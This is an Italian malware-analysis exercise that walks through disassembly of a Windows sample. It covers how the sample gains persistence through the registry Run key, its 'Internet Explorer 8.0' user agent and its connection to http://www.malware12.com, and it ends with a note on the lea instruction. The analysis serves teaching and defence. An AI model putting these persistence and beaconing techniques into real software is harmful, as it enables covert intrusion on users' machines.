


WINDOWS MALWARE



Persistenza del malware

Il malware ottiene la persistenza aggiungendo una voce al registro di Windows in modo che il suo codice venga eseguito ad ogni avvio del sistema.

Usa RegOpenKeyExW per aprire la chiave di registro

"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run".

```
00402872  push    offset SubKey ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402877  push    HKEY_LOCAL_MACHINE ; hKey
0040287C  call    esi ; RegOpenKeyExW
```

Poi prepara i parametri per la chiamata a RegSetValueExW, inclusi lpData, dwType, Reserved, e lpValueName, ed infine chiama RegSetValueExW per aggiungere una nuova voce alla chiave di registro che punta all'eseguibile del malware, assicurando così che venga eseguito ad ogni avvio del sistema.

```
00402882 loc_402882:  
00402882    lea      ecx, [esp+424h+Data]  
00402886    push     ecx                  ; lpString  
00402887    mov      bl, 1  
00402889    call     ds: lstrlenW  
0040288F    lea      edx, [eax+eax+2]  
00402893    push     edx                  ; cbData  
00402894    mov      edx, [esp+428h+hKey]  
00402898    lea      eax, [esp+428h+Data]  
0040289C    push     eax                  ; lpData  
0040289D    push     1                  ; dwType  
0040289F    push     0                  ; Reserved  
004028A1    lea      ecx, [esp+434h+ValueName]  
004028A8    push     ecx                  ; lpValueName  
004028A9    push     edx                  ; hKey  
004028AA    call    ds: RegSetValueExW
```

Client software utilizzato per la connessione ad Internet

Il malware utilizza "Internet Explorer 8.0" come client software per la connessione a Internet.

```
.text:0040115A  
.text:0040115F  
.text:00401165
```

```
push    offset szAgent ; "Internet Explorer 8.0"  
call    ds:InternetOpenA  
        edi, ds:InternetOpenUrlA
```

URL al quale il malware tenta di connettersi

Il malware tenta di connettersi all'URL "http://www.malware12.com". La funzione utilizzata per stabilire questa connessione è InternetOpenUrlA.

```
.text:00401178  
.text:0040117D  
.text:0040117E
```

```
push    offset szUrl      ; "http://www.malware12COM  
push    esi               ; hInternet  
call    edi   ; InternetOpenUrlA
```

lea

Il comando lea (Load Effective Address) in assembly viene utilizzato per calcolare l'indirizzo di un'operazione di memoria e caricarlo in un registro. A differenza delle istruzioni di caricamento diretto come mov, lea non accede effettivamente alla memoria ma calcola solo l'indirizzo. Questo è utile per vari scopi, come il calcolo di offset in array o il passaggio di puntatori. In questo programma lea viene utilizzato per calcolare gli indirizzi dei parametri Data e ValueName, che vengono poi passati alle funzioni di Windows API.